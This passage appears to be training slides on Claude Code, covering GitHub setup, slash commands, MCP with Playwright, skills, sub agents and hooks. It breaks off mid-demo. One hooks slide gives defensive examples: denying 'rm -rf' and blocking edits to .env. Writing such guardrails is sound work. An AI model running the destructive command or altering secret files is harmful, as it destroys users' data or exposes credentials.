



**TIP Use lowercase-with-hyphens — the repo name becomes part of your GitHub Pages URL.**

© Tertiary Infotech Academy Pte Ltd

# Configure & Create the Repository

Keep the repository empty — your project already has its files, and Claude will push them in the next step.




1. **Visibility: Public**
   Free GitHub Pages hosting needs a public repository.
2. **No template**
   Start from a blank repository.
3. **README: Off**
   Leave it off — Claude writes the README in Step 6.
4. **No .gitignore, no license**
   Files created here would clash with your first push.
5. **Create repository**
   Click the green button to finish.


**TIP** An empty repo avoids the “rejected — fetch first” error on your first git push.

© Tertiary Infotech Academy Pte Ltd

STEP 5 · COMMIT TO GITHUB

# Connect & Push Your Code

GitHub shows your repository URL and the git commands — copy the URL and let Claude Code do the push.




```
Prompt to Claude Code

Commit all files and push this project to
https://github.com/<username>/software-dev-site.git on the main
branch.
```

1. **Copy the HTTPS URL**
   Click the copy icon beside https://github.com/<you>/<repo>.git.

2. **The git commands**
   init → add → commit → branch -M main → remote add → push.

3. **Let Claude run them**
   Paste the prompt (left); Claude initialises git, commits and pushes.

4. **Sign in when asked**
   Approve the GitHub sign-in (or run gh auth login) the first time.

5. **Refresh the repo page**
   Your files appear — ready for Step 6, GitHub Pages.

© Tertiary Infotech Academy Pte Ltd

TOPIC 2

# Commands, Tools and Skills

1 The .claude directory

2 Custom Commands

3 MCP Tools & Playwright

4 Agent Skills

© Tertiary Infotech Academy Pte Ltd

# The .claude Directory

Claude Code keeps its configuration in two places: your user folder (applies everywhere) and the project folder (shared with your team via version control).

```
~/.claude/   (user — all projects)


settings.json    # settings, hooks
CLAUDE.md       # personal memory
agents/  skills/  commands/
projects/<p>/ # sessions + memory/
plugins/
~/.claude.json # MCP servers, config
```

```
<project>/.claude/   (team — in git)


settings.json          # shared settings
settings.local.json   # personal
CLAUDE.md  rules/ # memory & rules
commands/   # /slash commands
skills/<name>/SKILL.md
agents/<name>.md # sub agents
.mcp.json   # project MCP servers
```

***TIP*** *User scope applies to every project; project scope is committed so your whole team shares it.*

© Tertiary Infotech Academy Pte Ltd

# User Level vs Project Level

Every customisation — commands, MCP tools, skills, CLAUDE.md and hooks — can be stored at two levels. User level applies to ALL your projects; project level applies only to that ONE project.

## User Level · ~/.claude/

APPLIES TO ALL PROJECTS

| | |
|---|---|
| **Commands** | ~/.claude/commands/<name>.md |
| **MCP Tools** | ~/.claude.json · claude mcp add -s user … |
| **Skills** | ~/.claude/skills/<name>/SKILL.md |
| **CLAUDE.md** | ~/.claude/CLAUDE.md (your personal memory) |
| **Hooks** | ~/.claude/settings.json → "hooks" |

## Project Level · <project>/

THIS PROJECT ONLY

| | |
|---|---|
| **Commands** | <project>/.claude/commands/<name>.md |
| **MCP Tools** | <project>/.mcp.json · claude mcp add -s project … |
| **Skills** | <project>/.claude/skills/<name>/SKILL.md |
| **CLAUDE.md** | <project>/CLAUDE.md (shared with the team) |
| **Hooks** | <project>/.claude/settings.json → "hooks" |

**TIP** *Keep personal preferences at user level; commit team-shared rules, commands, skills and hooks at project level. Both levels load together — where they conflict, project settings take precedence.*

© Tertiary Infotech Academy Pte Ltd

# Custom Slash Commands

Custom commands are reusable prompts saved as Markdown files. Type a slash command to run a multi-step workflow the same way every time.

- **Where they live**

.claude/commands/ in your project (or ~/.claude for personal).

- **How to make one**

Create name.md — the filename becomes /name.

- **Reload**

Restart Claude Code to pick up new commands.

- **Arguments**

Use $ARGUMENTS to pass input into the command.

```
.claude/commands/gitpush.md



Push all code to GitHub, then:
1. Create a README
2. Enable GitHub Pages
3. Update repo About + Pages link
4. Scan for secrets before publishing

Target: $ARGUMENTS
```

© Tertiary Infotech Academy Pte Ltd

ACTIVITY 2A

# Create a /gitpush Command

1. Create .claude/commands/gitpush.md in your project.
2. Step: push/update all code to GitHub.
3. Step: generate a README for the repository.
4. Step: create a GitHub Page via GitHub Actions.
5. Step: update the repo About section and add the GitHub Pages link.
6. Step: security scan so no sensitive data is published.

*TIP* *Restart Claude Code, then run /gitpush to execute the whole workflow.*

© Tertiary Infotech Academy Pte Ltd

# What is MCP?

The Model Context Protocol (MCP) is an open standard that lets Claude Code connect to external tools and data sources through a common interface — like a USB-C port for AI.



### MCP Server

Exposes tools/data (e.g. Playwright, GitHub, databases).



### MCP Client

Claude Code connects to servers and calls their tools.



### Transport

stdio or HTTP/SSE — transport-agnostic communication.



### Tools

Each server publishes callable actions Claude can use.

© Tertiary Infotech Academy Pte Ltd

# Connect an MCP Server

- **Add a server**

claude mcp add — register an HTTP or local stdio server.

- **Pick a scope**

local (this project), project (.mcp.json, shared), or user (all projects).

- **Verify & use**

claude mcp list to check status; /mcp to manage in-session.

terminal

```
# hosted server
$ claude mcp add --transport \
   http docs <url>

# local stdio server (project)
$ claude mcp add playwright \
   -s project -- npx -y \
   @playwright/mcp@latest

$ claude mcp list
```

***TIP*** *Project-scoped servers live in .mcp.json — commit it so teammates get the same tools.*

© Tertiary Infotech Academy Pte Ltd

# Playwright MCP

The Playwright MCP server lets Claude Code drive a real browser — open pages, click, fill forms and capture screenshots — perfect for testing the website you just built.

- **Install at project level**

Add the server to your project's MCP config.

- **Approve permissions**

Allow Claude to launch and control the browser.

- **Use the tools**

Ask Claude to open your site and take a screenshot.

```
terminal


$ claude mcp add playwright \
    npx @playwright/mcp@latest

> open my site and take a
  screenshot, then add it
  to the README
```

© Tertiary Infotech Academy Pte Ltd

ACTIVITY 2B

# Install & Use Playwright MCP



1. Install the Playwright MCP tool at the project level.
2. Approve the browser permissions for Claude Code.
3. Ask Claude to open your deployed website in the browser.
4. Capture a screenshot of the site using the Playwright MCP tool.
5. Add the screenshot to your README and push to GitHub.

***TIP*** *Verify the screenshot renders correctly in your GitHub README.*

© Tertiary Infotech Academy Pte Ltd

ACTIVITY 2C

# Test the Enquiry Form (Playwright)

1. Wire the enquiry form to send submissions to angch@tertiaryinfotech.com (e.g. Formspree or a fetch to your endpoint).
2. Ask Claude to use the Playwright MCP tool to open your deployed site.
3. Fill the form with test data (name, email, message) and submit it.
4. Confirm the success message appears and the data is captured in the console.
5. Check that the enquiry email actually arrives in the inbox.

*TIP* *Re-run after each change so every enquiry reliably reaches your email.*

© Tertiary Infotech Academy Pte Ltd

# Agent Skills

Skills are reusable folders of instructions (SKILL.md) plus optional scripts and resources that teach Claude how to do a specialised task. Claude loads a skill only when it's relevant.



### SKILL.md

Name + description + instructions Claude follows on demand.



### Project skills

.claude/skills/ — shared with your repo & team.



### Install

npx skills add <repo> --skill <name>.




### Customise

Edit the skill to fit your project's needs.

© Tertiary Infotech Academy Pte Ltd

# Inside a SKILL.md: The Description Decides When It Fires

redesign-existing-projects lifts a website to premium quality. Two front-matter lines tell Claude when to reach for it.




`.claude/skills/redesign-existing-projects/SKILL.md`

**1 name**
The skill's ID. Type /redesign-existing-projects to run it by hand.

**2 description**
The trigger. Claude keeps only this line in context and loads the skill when your request matches it.

**3 The body**
The playbook: Scan → Diagnose → Fix. It loads only when the skill fires, so a long checklist costs nothing until then.

**4 The folder**
A skill is a folder, not a file. This one ships SKILL.md plus its own agents/ subfolder.

**TIP** Write the description like a job ad: what the skill does, plus the words a user would type when they need it.

© Tertiary Infotech Academy Pte Ltd

# SKILL.md vs CLAUDE.md

Both are Markdown instruction files — the difference is WHEN Claude loads them.

## SKILL.md

**Loaded ON DEMAND**

| | |
|---|---|
| **Trigger** | Claude reads the name + description, and loads it only when the task matches. |
| **Scope** | One specialised capability — a workflow, a format, a house standard. |
| **Cost** | Costs no context until it fires; you can keep dozens installed. |
| **Lives in** | .claude/skills/<name>/SKILL.md |

## CLAUDE.md

**Loaded EVERY SESSION**

| | |
|---|---|
| **Trigger** | Read automatically at the start of every session — always in context. |
| **Scope** | Project-wide facts: stack, conventions, commands, do-nots. |
| **Cost** | Spends context on every turn, so keep it tight and high-value. |
| **Lives in** | CLAUDE.md at the project root (or ~/.claude/CLAUDE.md) |

**TIP** *Put stable project facts in CLAUDE.md; put specialised, occasional procedures in a skill.*

© Tertiary Infotech Academy Pte Ltd

ACTIVITY 2D

# Redesign Your Site With a Skill

1. Install frontend-design: npx skills add https://github.com/anthropics/skills --skill frontend-design
2. Customise the frontend design to appeal to software-dev clients.
3. Install seo-audit: npx skills add https://github.com/coreyhaines31/marketingskills --skill seo-audit
4. Run the seo-audit skill to optimise the website's SEO.
5. Commit, push, then screenshot the redesigned live site.

*TIP* *PP Task 2: paste this screenshot. Both skills install into .claude/skills/ at the project level.*

© Tertiary Infotech Academy Pte Ltd

TOPIC 3

# Agents, Hooks and Security

1 Sub Agents

2 Hooks

3 AI Security

4 Key Concepts Summary

© Tertiary Infotech Academy Pte Ltd

# Sub Agents

Sub agents are specialised assistants with their own prompt, tools and context window. Delegate focused jobs — like security review or UX critique — to keep the main thread clean.

- **Create with /agents**

Choose Project to save under .claude/agents/.

- **Give it a clear role**

Describe purpose, tools and when to invoke it.

- **Isolated context**

Each sub agent runs in its own context window.


.claude/agents/security-scanner.md

```
---
name: security-scanner
description: Scan for vulns & hardening
tools: Read, Grep, Glob, Bash
skills:
  - cybersecurity-analyst
model: sonnet
---
You are a security reviewer...
```

© Tertiary Infotech Academy Pte Ltd

# Hire a Security Specialist in Eight Lines

security-scanner lives in .claude/agents/. Its front matter sets the job, the tools, the model and the skill it brings along.




.claude/agents/security-scanner.md

1. **name + description**
   The job title and the trigger. Say “run a security audit” and Claude delegates to security-scanner.

2. **tools**
   An allowlist: Read, Grep, Glob, Bash, Write. Leave a tool off and the agent cannot use it.

3. **model: sonnet**
   Runs on Sonnet whatever model you chat with: a faster, cheaper worker for one narrow job.

4. **skills**
   Preloads the full cybersecurity-analyst skill at start-up, so the agent arrives knowing the playbook.

5. **The body**
   The system prompt: its role, its rules (read-only) and its deliverable, a Word report.

**TIP** Agent = model + harness. Skill = a playbook any agent can load. Sub agent = a helper agent with its own context.

© Tertiary Infotech Academy Pte Ltd

# Why Use Sub Agents?

Reach for a sub agent when a side task would flood your main conversation with output you won't reference again.



### Preserve context

Exploration & logs stay in the agent's own window — only the summary returns.



### Enforce constraints

Limit exactly which tools the sub agent is allowed to use.



### Reuse & specialise

Reuse configs across projects; focused prompts for each domain.



### Control costs


Route narrow tasks to a faster, cheaper model.

***TIP*** *Define a custom sub agent when you keep spawning the same kind of worker with the same instructions.*


© Tertiary Infotech Academy Pte Ltd

# Sub Agents vs Agent Teams

## Sub Agents




## Agent Teams





*Sub agents report back to one main agent · agent teams coordinate via a shared task list.*

© Tertiary Infotech Academy Pte Ltd

ACTIVITY 3A

# Create Custom Sub Agents



1. Create a security-scan sub agent in .claude/agents/ to find vulnerabilities and harden the site.
2. Run it and apply the recommended fixes.
3. Install lead-magnets: npx skills add https://github.com/coreyhaines31/marketingskills --skill lead-magnets
4. Create a UI/UX review sub agent that uses lead-magnets to optimise for lead capture.
5. Apply improvements and push to GitHub.

*TIP* *Both agents live in .claude/agents/ at the project level.*

© Tertiary Infotech Academy Pte Ltd

# Hooks

Hooks are shell commands that run automatically at defined points in Claude Code's lifecycle — letting you enforce rules, format code, or trigger actions without asking.



### `PreToolUse`

Runs before a tool — validate or block an action.



### `PostToolUse`

Runs after a tool — auto-format or test.



### `Notification`

React when Claude needs input or finishes.



### `Stop`

Run cleanup or checks when a task ends.

*Configured in .claude/settings.json under "hooks".*

© Tertiary Infotech Academy Pte Ltd

# Automating with Hooks

- **Deterministic, not optional**

Hooks always run at their event — they don't rely on the model deciding to.

- **Common uses**

Auto-format after edits, run tests, block risky commands, send notifications.

- **Where**

Add a "hooks" block to .claude/settings.json (matchers + commands).

.claude/settings.json


```
{
  "hooks": {
    "PostToolUse": [{
      "matcher": "Edit|Write",
      "hooks": [{
        "type": "command",
        "command":
          "npx prettier --write ."
      }]
    }]
  }
}
```

*TIP* *Hooks receive event context on stdin as JSON — perfect for lint, format and guardrail scripts.*

© Tertiary Infotech Academy Pte Ltd

# Stop It Before, or Act on It After

PreToolUse can block a call before anything happens. PostToolUse reads the result and starts the next step, but it cannot undo what already ran.




## Check before the call

**Validate a form**
Block a booking with an empty name or a bad email.

**Block a risky command**
Deny rm -rf before it touches a single file.

**Protect secrets**
Refuse any edit to .env.

**Cap the amount**
Deny a refund tool call over your limit.

## Act on the outcome

**Process the refund**
Lookup tool returns “eligible”? The hook sends the refund to processing.

**Format and test**
Run Prettier and the tests after every Edit or Write.

**Write the audit trail**
Append each tool call to a log you can trace later.


**Announce success**
Play a sound or speak when the job lands.

**TIP** A PostToolUse hook fires only when the tool succeeds and reads tool_response to decide what to do. Failures go to PostToolUseFailure.

© Tertiary Infotech Academy Pte Ltd

# Demo 1 · Pop-up After 10 Seconds

A timed page hook: stay on the page for 10 seconds and a dialog pops up with a key message — no click needed.




**1 The 10-second pop-up**
A timer starts on page load; after 10 s the dialog opens and the page behind is dimmed.

**2 One clear message**
